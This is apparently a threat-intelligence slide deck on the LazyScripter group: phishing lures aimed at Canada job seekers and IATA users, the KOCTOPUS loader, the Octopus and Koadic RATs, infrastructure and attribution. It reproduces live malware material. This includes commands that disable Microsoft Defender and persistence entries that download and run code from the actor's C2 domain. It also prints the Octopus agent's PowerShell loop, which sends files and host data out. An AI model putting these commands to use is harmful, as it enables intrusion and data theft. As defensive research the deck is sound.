

# LazyScripter

From Empire to Double Rat

By Hossein Jazi October 2021



## Hossein Jazi

Threat Intelligence Analysis Manager

# Special interest in tracking APT campaigns

Twitter: @h2jazi

## Agenda

#### Introduction

Discovery

Victimology Analysis of the targets

Spam Analysis

Analysis of the spam campaigns

#### **TTPs and Toolsets**

Overview of TTPs and tools

#### Conclusion

## Introduction

#### **Discovery**

- December 2020:
  - Identified several malicious documents designed to target job seekers
  - The documents have embedded a loader we call KOCTOPUS to load double Rats:
     OCTOPUS and KOADIC
     Q Tell me what you want to do..
- The first activity of the actor was 2018:
  - Targeted those who were looking to immigrate to Canada
- The latest campaign operated on June 2021:
  - Conducted spam campaign to target IATA users

${f Q}$ Tell me what you want to do											
₽↓		AaBbCcDc					AaBbCcD	AaBbCcDu	AaBbCcDu		
g - 🖽 -		1 Normal	¶ No Spac	Heading 1	Heading 2	Title	Subtitle	Subtle Em	Emphasis		
	r <u>s</u>							Sty	les		

Please first click on "Enable Editing" then double click on the PDF and Word files to view the content.



### ♥alwarebytes

# Victimology

Analysis of the targets

### **Lure themes**

- IATA:
  - IATA security, patches, updates, SSL client, endpoint security, users support kits
  - IATA ONE ID
  - BSPlink: update, upgrade and security
- UNWTO
- Microsoft updates
- COVID-19
- JOB information

### **Lure themes**

#### • Canada related themes:

- Canada skill workers program, Canada Visa, Detail Quebec job applications

Image: Window Position	h Macros									
Window Window	Macros		Sen Can	ice ada		PROTÉGÉ	UNE FOIS REMPLI - B	10/25/2020	*ederal Skilled Woker Frogram Eligibi	Occupaions - Canada Inmigration and Visa Information Canacian Immigration Service CONTACT US NEWS & Q
				FORMU	JLAIRE DE RECHERCHE D'EMPI	_01				
	DE DEMANDE D			Renseignements du presta	itairo Séanco	d'information		SKILLED WORK	R IMMEDIATION	
			Nom :		Date :	Heure :		Free		
Toutes les informations re	ctions, même si vous joignez ur cueillies seront traitées de facor	a confidentielle.	Numéro d'ass	urance	Endroit :			Immigration	L Ekilled Marker	Program Eligible Occupations
L RENSEIGNEMENTS PERSONNELS			0000001	éphone ou cellulaire avec l'in	dicatif régional :			Click Here	a skiled worker	Program Eligible Occupations
					s vos démarches de recherche d'emploi entrepri					
Ecécaro.:	Nom de <b>(amilie</b> :				<ul> <li>Pour accroître vos chances de trouver un emp intinue qui reflète les occasions d'emploi de votre</li> </ul>		ous devez faire	.ast Update	ed on February 20, 2020	
Adresse :		Appartement :	Los démorrhe	o do rochorcho d'amploi pour	vent comprendre entre autres :			On January	1, 2015, the Government of G	anada Implemented the Express Entry mmigration system
C966-9494 -		CanadAMECUEUS -		s de recherche d'emploi peu les occasions d'emploi;	rem comprehence entre autres .			under the B	conomic Class including the	ederal Skilled Worker Program.
ville :	Province :	Code postal :		d'un curriculum vitæ ou d'un	ne lettre de présentation;					
vile :	Province :	Code postal :	Inscription	des outils de recherche d'er	mploi, à des guichets emplois ou à des agences	de placement;				rkers across 347 <u>eligible occupations</u> who meet minimum ent
Tél, cellulaire,:	Tél, domicile :				che d'emploi ou à des salons de l'emploi;					profile to the Express Entry Pocl. The profiles of candidates in ave Kanking System. The highest-ranked candidates will be
			Réseautage							ermanent residence. Candicates receiving ar invitation must
Countel.:		í		rès d'employeurs potentiels;					Il application within a delay o	_
WOOMER.				n de demandes d'emploi; n à des entrevues:						
				les compétences en cours.						h suitable education, work experience, age and language
Étes-xous légalement autorisé à travailler, au Canada?	Qui. Non				Détails de vos démarches de recherche	Avez-vous	Avez-vous			guages and who are selected under the Express Entry
			Date	Type de démarche de recherche d'emploi	d'emploi (p. ex., titre du poste, salaire, nom de l'employeur, adresse, numéro de téléphone	accepté une offre d'emploi?	refusé une offre d'emploi?	mmigratic	r system to apply for perman	ent residence.
II. POSTES				rearerere a emplor	et courriel)	(Oui / Non)	(Oui / Non)	To qualify f	or admission to the Express B	rtry Pool as a Federal Skilled Worker, applicants must meet
oste(s) convolté(s).								the followin	ng conditions:	
								Essential Co	onditions:	
III. DI SPONIBILITÉ S										us full-time paid work experience or the equivalent in part-tim
	nizaos do discontibilitês									in the previous 10 years in one of 547 <u>aligible occupations</u> lists • Occupational Classification system: <b>AND</b>
euillez coober le statut d'emploi recherché ainsi que vo		Vester Secol Disease								e classified within Skill Type 0 (Managerial Occupations). Skill
Statut d'empiol Matio.	Mardi Messedi, Jeudi	Vendredi Bamedi Dimanche.								tions), or Skill Level B (Technical Occupations and Skilled Trade:
recherché (8 h a 12 h)				-						cional Occupational Classification system: AND
Temps glelo. Après-midi (12 h b 17 h)								, r	Score sufficient points unde	the skilled worker point grid comprising of six selection
Temps gattlel Solt									factors. The current pass ma	
(17.8.8.21.8)			-	anna haonin d'anna	dimension condition altimation and a ferrar	index colle al ·····				m a recognized third party and demonstrate intermediate-leve
					olémentaire, veuillez utiliser une autre feuille et jo mes et la prestation des services d'Emploi et Développemer					rench corresponding to the Canadian Language Benchmark of
N FORMATION			SC INS5240 (2013		gouvernement du Canada.		Canada		7) Possess suitable settlement	hinding.
				00-0031 P	Page de			e		
IV. FORMATION									Undergo a successful securi	background and metural examination.


### Malware bytes

# **Spam Analysis**

Analysis of the spam campaigns

## Spam types

- The actor has used 3 different spam emails to target its victims
  - KOCTOPUS loader as spam attachment (Zip, Doc)
  - A benign pdf as spam attachment that contains a link to download KOCTOPUS loader
  - Spam email contains a link to download KOCTOPUS loader




Dear Customer,


To protect yourself from the many cyber attacks of which travel agencies are victims, please install this attached application. Password attachment: IATA

Thank You,

IATA Security Service



### **Activities time-line**



#### **⊘alware**bytes


10

### Malware bytes

# **TTPs and Toolsets**

**Overview of TTPs and tools** 

### **Attack Process**





# KOCTOPUS

Loader Overview

## **KOCTOPUS Variants**

- Koctopus is a custom loader developed by the attacker to deploy its Rats.
- Variants:
  - Batch
  - Executable
  - Vbscript
  - Registry key

## **Batch variant**

- Obfuscated using Batch Encryption tool
- Check OS version for UAC bypass
  - Windows 10: Uses fodhelper.exe
  - Other OS versions: Uses evenvwr.exe
- Disable Microsoft Defender's registry keys and

%ÃÃÃ→Ã:~28,1%%ÃÃÃĂ→Ã:~45,1%%ÃÃÃĂ→Ã:~47,1%%ÃÃÃĂ→Ã:~42,1%%ÃÃÃĂ→Ã:~41,1%''∎%ÃÃĂĂ→Ã Ã:~14,1%%ÃÃÃĂ~Ã:~9,1%%ÃĂĂ~Ă:~34,1%%ÃĂĂ~Ă:~12,1%%ĂĂĂĂ~Ă:~51,1%%ĂĂĂĂ~Ă:~28,1%% ĂĂ~Ă:~25,1%%ĂĂĂĂ~Ă:~1,1%%ĂĂĂĂ~Ă:~2,1%%ĂĂĂĂ~Ă:~40,1%%ĂĂĂĂ~Ă:~11,1%%ĂĂĂĂ~Ă:~27,` :~45,1%%ñññ~ñ:~55,1%% fc»ññF%%ñññ~ñ:~48,1%%ñññ~ñ:~36,1%%ñññ~ñ:~33,1%%ñññ ,1%%ÃÃìÃ:~26,1%" %∎a»Ã:~16,1%%∎a»Ã:~46,1%%∎a»Ã:~58,1%%∎a»Ã:~22,1%%∎a»Ã:~2,1%''**%∎**a»Ã:~43,1% 2,1%%∎a»Ã:~48,1%%∎a»Ã:~10,1%%∎a»Ã:~17,1%%∎a»Ã:~59,1%%∎a»Ã:~23,1%%∎a»Ã:~1{ :~26,1%%thK 'qÃÃ%%la»Ã:~27,1%%la»Ã:~30,1%%la»Ã:~1,1%%la»Ã:~44,1%%la»Ã:~25, a»Ã:~40,1%%∎a»Ã:~28,1%%∎a»Ã:~58,1%%∎a»Ã:~20,1%%∎a»Ã:~63,1%%∎a»Ã:~9,1%%∎a %aa»Ã:~16.1%" %1Pv#b:~63,1%%1Pv#b:~23,1%%1Pv#b:~47,1%%1Pv#b:~40,1%%1Pv#b:~25,1%"ÄÄ%1Pv 4,1%%'Pulb:~44,1%%'Pulb:~21,1%%'Pulb:~9,1%%ÃÃX«oll%%'Pulb:~18,1%%'Pulb:~2 %\*Pv#b:~5,1%%\*Pv#b:~59,1%%\*Pv#b:~31,1%%\*Pv#b:~0,1%%\*Pv#b:~20,1%%\*Pv#b:~4{ ~43,1%%'PvWb:~35,1%%'PvWb:~29,1%%'PvWb:~41,1%%'PvWb:~34,1%%'PvWb:~3,1%%'F b:~8,1%%eÃI@a×3%%1PvIb:~52,1%%1PvIb:~60,1%" %ññy:~7,1%%ññy:~57,1%%ññy:~19,1%%ññy:~20,1%%ññy:~42,1%";%ññy:~60,1%µ%ññy: 1%%ÄÄY:~1,1%%ÄÄY:~10,1%%ÄÄY:~7,1%%ÄÄY:~60,1%%ÄÄY:~47,1%%ÄÄY:~16,1%%ÄÄY:~( %ÄÄY:~52,1%%ÄÄY:~29,1%%ÄÄY:~12,1%%ÄÄY:~18,1%%ÄÄY:~54,1%%ÄÄY:~3,1%%ÄÄY:~1<sup>1</sup> ĂY:~13,1%%ĂĂY:~51,1%%ĂĂY:~35,1%%ĂĂY:~32,1%%ĂĂŸ:~55,1%%ĂĂY:~15,1%%ĂĂY:~42, %;fµzH:~14,1%%;fµzH:~0,1%%;fµzH:~32,1%%;fµzH:~52,1%%Z∎lÃa¥Ã%%;fµzH:~60,1% %;fuzH:~37,1%%;fuzH:~3,1%%;fuzH:~39,1%%;fuzH:~47,1%%;fuzH:~60,1%%;fuzH:~( H:~54,1%%;FµzH:~61,1%%;FµzH:~34,1%%£MÃ∎CÃÃ%%;FµzH:~16,1%%;FµzH:~11,1%%;Fj H:~17,1%%;fµzH:~1,1%%;fµzH:~0,1%%;fµzH:~38,1%%;fµzH:~53,1%%;fµzH:~23,1%%; fuzH:~33,1%%; fuzH:~7,1%%; fuzH:~27,1%%; fuzH:~20,1%" %uÄpkÄ:~18,1%%uÄpkÄ:~47,1%%uÄpkÄ:~35,1%%uÄpkÄ:~58,1%%uÄpkÄ:~60,1%%uÄpkÄ:^ ^м %uÃpkÃ:~12,1%%uÃpkÃ:~60,1%%uÃpkÃ:~20,1%%uÃpkÃ:~14,1%%uÃpkÃ:~23,1%%uÃpkÃ:^ 4,1%%uÃpkÃ:~13,1%"&%uÃpkÃ:~13,1%{%uÃpkÃ:~13,1%(%uÃpkÃ:~9,1%%uÃpkÃ:~14,1%%

 Ceys and
 %uñpkñ:~14,1%%uñpkñ:~54,1%%uñpkñ:~14,1%%uñpkñ:~18,1%%uñpkñ:~63,1%%uñpkñ:~59,1%%uñpkñ</t>

scheduled tasks reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f

reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "<u>DisableAntiSpyware</u>" /t REG\_DWORD /d "1" /f

reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "<u>DisableAntiVirus</u>" /t REG\_DWORD /d "1" /f

reg add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v

"MpEnablePus" /t REG\_DWORD /d "0" /f

reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "<u>DisableBehaviorMonitoring</u>" /t REG\_DWORD /d "1" /f

reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "<u>DisableIOAVProtection</u>" /t REG\_DWORD /d "1" /f

### **Batch variant**

- Use Powershell to download the second stage batch file
- Deploy Octopus and Koadic and make them persistence

#### **Koadic Persistence:**

reg add "HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v "#OneDrive" /t REG\_SZ /d "cmd /c powershell -w hidden \"Add-Type -<u>AssemblyName</u> <u>System.Core;IEX</u> (New-Object Net.WebClient).DownloadString('http://hpsj.firewallgateway.net:80/hpjs.php');\""

Powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -noprofile -noexit -c Invoke-Command -ScriptBlock { schtasks /create /TN AutomaticChromeUpdater /TR 'mshta http://hpsj.firewall-gateway.net:8080/MicrosoftUpdate' /SC minute /mo 60} "C:\WINDOWS\system32\schtasks.exe" /create /TN AutomaticChromeUpdater /TR "mshta http://hpsj.firewall-gateway.net:8080/MicrosoftUpdate" /SC minute /mo 60

#### **Octopus Persistence:**

reg add "HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v "New Value #1" /t REG\_SZ /d "mshta http://hpsj.firewall-gateway.net:8080/MicrosoftUpdate" /f powershell Add-MpPreference -ExclusionPath "C:" -FORCE

Powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -noprofile -noexit -c Invoke-Command -ScriptBlock { schtasks /create /TN AutomaticU /TR 'C:\Users\Public\Libraries\pus.bat' /SC minute /mo 120} "C:\WINDOWS\system32\schtasks.exe" /create /TN AutomaticU /TR C:\Users\Public\Libraries\pus.bat /SC minute /mo 120

## **Batch variant- Octopus**

#### Deploy Octopus agent

- Collect info: HostName, UserName,
   OS version, OS arch, Process ID and
   Network domain
- Build a HTTP request, base64 encode and AES encrypt it and send it to server
- Data is being send as authorization header field

tio	VC = "UElKWlBOTLZJVVdXT1hZUQ==" n ZZY(\$OPZYVDI, \$OCYFCUVC) {
10000	QG = New-Object "System.Security.Cryptography.AesManaged"
1000	QG.Mode = [System.Security.Cryptography.CipherMode]::CBC
1000	QG.Padding = [System.Security.Cryptography.PaddingMode]::Zeros
	QG.BlockSize = 128
THE OWNER WHEN PARTY IN	QG.KeySize = 256
11	(\$OCYFCUVC) {
	if (\$OCYFCUVC.getType().Name -eq "String") {
	<pre>\$AHQG.IV = [System.Convert]::FromBase64String(\$OCYFCUVC)</pre>
	}
	else {
	\$AHQG.IV = \$OCYFCUVC
	}
}	
if	(\$OPZYVDI) {
	<pre>if (\$OPZYVDI.getType().Name -eq "String") {</pre>
	<b>\$AHQG</b> .Key = [System.Convert]::FromBase64String( <b>\$OPZYVDI</b> )
	}
	else {
	\$AHQG.Key = \$OPZYVDI
	}
}	
\$AH	QG
cti	on OHKWBWIGE (\$OPZYVDI, \$OCYFCUVC, \$unencryptedString) {
	<pre>ytes = [System.Text.Encoding]::UTF8.GetBytes (\$unencryptedString)</pre>
	HQG = ZZY \$OPZYVDI \$OCYFCUVC
	G = \$AHQG.CreateEncryptor()
ΨV	<pre>ncryptedData = \$VG.TransformFinalBlock(\$bytes, 0, \$bytes.Length</pre>
\$c	

### Batch variant-Octopus

- Goes in a loop to receive commands from the server
  - Commands list
    - False
    - Report
    - Download
    - Reset-pc

```
⊘alwarebytes
```

```
while ($true)
```

]20).Trim([char]21)

```
trv{
$command_raw = $wc2.downloadString("http://hpsj.firewall-gateway.net:80/view/$ILLYA");
}Catch{
$failure_counter=$failure_counter +1;
if ($failure_counter -eq 10) {
kill $pid
}
}
$final_command = GZINJEMU $OPEYVDI $OCYFCUVC $command_raw
$fc = $final_command.Trim([char]0).Trim([char]1).Trim([char]2).Trim([char]3).Trim([char]5).Trim([char]6).Trim([char]6).Trim([char]6).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).Trim([char]1).T
```

```
if $fc -eq "False" {
} elseif $fc -eq "Report")
 $ps = foreach ($i in Get-Process) {$i.ProcessName};
 $local_ips = (Get-NetIPConfiguration | Where-Object { $_.IPv4DefaultGateway -ne $null -and $_.NetAdapter.Status -ne "Disconnected" }).IPv4Address.IPAddress;
 $local ips.split("\n");
 $ps+= $arr -join ";"
 $ps+= (Get-WmiObject -Class win32 operatingSystem).version;
 $ps+= (Get-WinSystemLocale).Name
 $ps+= ((get-date) - (gcim Win32 OperatingSystem).LastBootUpTime).TotalHours
  $ps+= Get-Date -Format "HH:mm(MM/dd/yyyy)'
 $pst = OHKWBWIGE $OPZYVDI $OCYFCUVC $ps
 $wcrh = $wcr.Headers;
 $wcrh.add("Authorization", $pst);
 $wcrh.add("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36");
  $wcrh.add("App-Logic", $OLYD);
  $wcr.downloadString("http://hpsj.firewall-gateway.net:80/calls");
 elseif [$fc.split(" ")[0] -eq "Download"] {
    $filename = OHKWBWIGE $OPZYVDI $OCYFCUVC $fc.split("\")[-1]
    $file content = [System.IO.File]::ReadAllBytes($fc.split(" ") [1])
   $IRQNLFPV = [Convert]::ToBase64String($file content);
   $efc = OHKWBWIGE $OPZYVDI $OCYFCUVC $IRQNLFPV;
   $JQRCWXK = new-object net.WebClient;
   $ZD = $JQRCWXK.Headers;
   $ZD.add("Content-Type", "application/x-www-form-urlencoded");
   $ZD.add("x-Authorization", $whmenc);
    $JQRCWXK.UploadString("http://hpsj.firewall-gateway.net:80/messages", "fn=$filename&token=$efc");
 elseif [$fc -eq "reset-ps"] {
    try{
    # Reset Powershell session (clean)
    # NOT IMPLEMENTED YET
    $ec = "NO";
    catch{
    $ec = $Error[0] | Out-String;
    $IRQNLFPV = OHKWBWIGE $OPZYVDI $OCYFCUVC $ec;
    $JQRCWXK = New-Object system.Net.WebClient;
   $JQRCWXK.Headers["App-Logic"] = $final hostname encrypted;
   $JQRCWXK.Headers["Authorization"] = $IRQNLFPV;
   $JQRCWXK.Headers["Session"] = $command raw;
    $JQRCWXK.downloadString("http://hpsj.firewall-gateway.net:80/bills");
} else{
 try{
   $ec = Invoke-Expression ($fc) | Out-String;
    catch{
    $ec = $Error[0] | Out-String;
   $IRQNLFPV = OHKWBWIGE $OPZYVDI $OCYFCUVC $ec;
   $JORCWXK = New-Object system.Net.WebClient;
   $JQRCWXK.Headers["App-Logic"] = $final hostname encrypted;
   $JQRCWXK.Headers["Authorization"] = $IRQNLFPV;
   $JQRCWXK.Headers["Session"] = $command raw;
   $JORCWXK.downloadString("http://hpsj.firewall-gateway.net:80/bills");
```

## **Batch variant- Koadic**

- Deply Koadic using Mshta
- Use mshta and rundll stagers

"mshta http://hpsj.firewall-gateway.net:8080/MicrosoftUpdate" /f powershell Add-MpPreference -ExclusionPath "C:" -FORCE

"C:\Windows\System32\rundll32.exe" http://hpsj.firewallgateway.net:8080/MicrosoftUpdate?PPVXCF8Y4U=2368b7b9facb4a3b8acf72d29ea28704;UG H09GLI5P=;\..\..\..\../.mshtml,RunHTMLApplication

## **Batch variant- Koadic**

- Collect info
  - Checks SeDebugPrivilege through "whoami /all" command
  - Gets OS version and Build by reading their relative registry locations
  - Gets group policy history through reading registry location
  - Gets processor architecture
  - Lists directories in temp folder
  - Gets the contents of the IP routing table by executing the "route print" command
  - Gets computer name and username
  - Gets Windows code page

## **Batch variant- Koadic**

- Download additional payloads: Quasar, njRat, Remcos, LuminosityLink
- Deploy Ngrok
- Deploy ADS-Backdoor

**⊘alware**bytes

"C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle Hidden -command "& { (New-Object Net.WebClient).DownloadFile('https://cutt.ly/0hakgDJ', 'C:\Users\Public\Libraries\1.exe')};" C:\Users\Public\Libraries\1.exe "C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle Hidden -command "& { (New-Object Net.WebClient).DownloadFile('https://cutt.ly/agV2Ekk', 'C:\Users\Public\Libraries\Setup-RMS.exe')};" C:\Users\Public\Libraries\Setup-RMS.exe

@echo off
taskkill /f /im rutserv.exe
taskkill /f /im rfusclient.exe
reg delete "HKLM\SYSTEM\Remote Manipulator System" /f
attrib +s +h "C:\Windows\System32\vipcatalog"

cd C:\Windows\System32\vipcatalog\

"rutserv.exe" /<u>silentinstall</u> regedit /s regedit.reg "rutserv.exe" /start @exit

## **Executable variant**

- Batch variant has converted to exe variant using Bat2Exe
- Most common lures used for exe variant:
  - Federal Skilled Worker Program Eligible Occupations Canada Immigration and Visa Information Canada
  - IATA ONE ID
  - BSPLinkUpdaterv4
  - IATASSLClient\_v.0.2
- Icons



## Vbscript and Registry key variant

• Vbscript

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle Hidden command "IEX (New-Object <u>Net.WebClient</u>).DownloadFile('https://cutt.ly/fgOTMj0',, 'C:\Users\Public\Libraries\reguac.bat');" C:\Users\Public\Libraries\reguac.bat


• Registry key

Windows Registry Editor Version 5.00

[HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run] "225kz"="cmd /c powershell -WindowStyle Hidden -command \"IEX (New-Object Net.WebClient).DownloadFile('https://is.gd/4c4JCA', 'C:\\Users\\Public\\Libraries\\k.bat');\" C:\\Users\\Public\\Libraries\\k.bat\"\""

## Infrastructure

- Use Github, discord and dynamic DNS providers to host its payloads
- Use DDNS providers as it's command and control infrastructure
  - googlechromeupdater.twilightparadox.com
  - iatassl-telechargementsecurity.duckdns.org
  - kasperskylab.ignorelist.com
  - hpsj.firewall-gateway.net
  - stub.ignorelist.com
  - o365.duckdns.org
  - dc10o365.duckdns.org
  - v365.duckdns.org
  - zfsociety.duckdns.org
  - svr044.duckdns.org



### Malware bytes

# Attribution

LazyScripter

### **Attribution**

- TTPs and Toolsets:
  - TTPs and Toolsets
  - Decoy documents
  - Victims
- Infrastructure
  - Were able to find some information about the attacker. The actor has used same Gmail account to register its DDNS servers.
  - Originated from Yemen but possibly operating from Morocco
  - Goes by "patche10" username
  - Gmail: hiralion01@gmail.com

## Conclusion

- Initial infection vector
  - Spam campaigns
- Mainly has targeted aviation industry and those who looking for job in Canada
- Toolsets
  - Custom loaders: KOCTOPUS and Empoder
  - Open-source Rats: PowerShell Empire, Koadic RAT, Octopus RAT, Nishang and Invoke-Ngrok
  - Commercial Rats: LuminosityLink, Remcos, njRAT, Adwind and RMS
- Rely on obfuscation tools to hide its main intent: Batch encryption tool
- Uses embedded objects within the maldocs instead of using macros

### Malware bytes

# **Questions?**

Contact me on my twitter: @h2jazi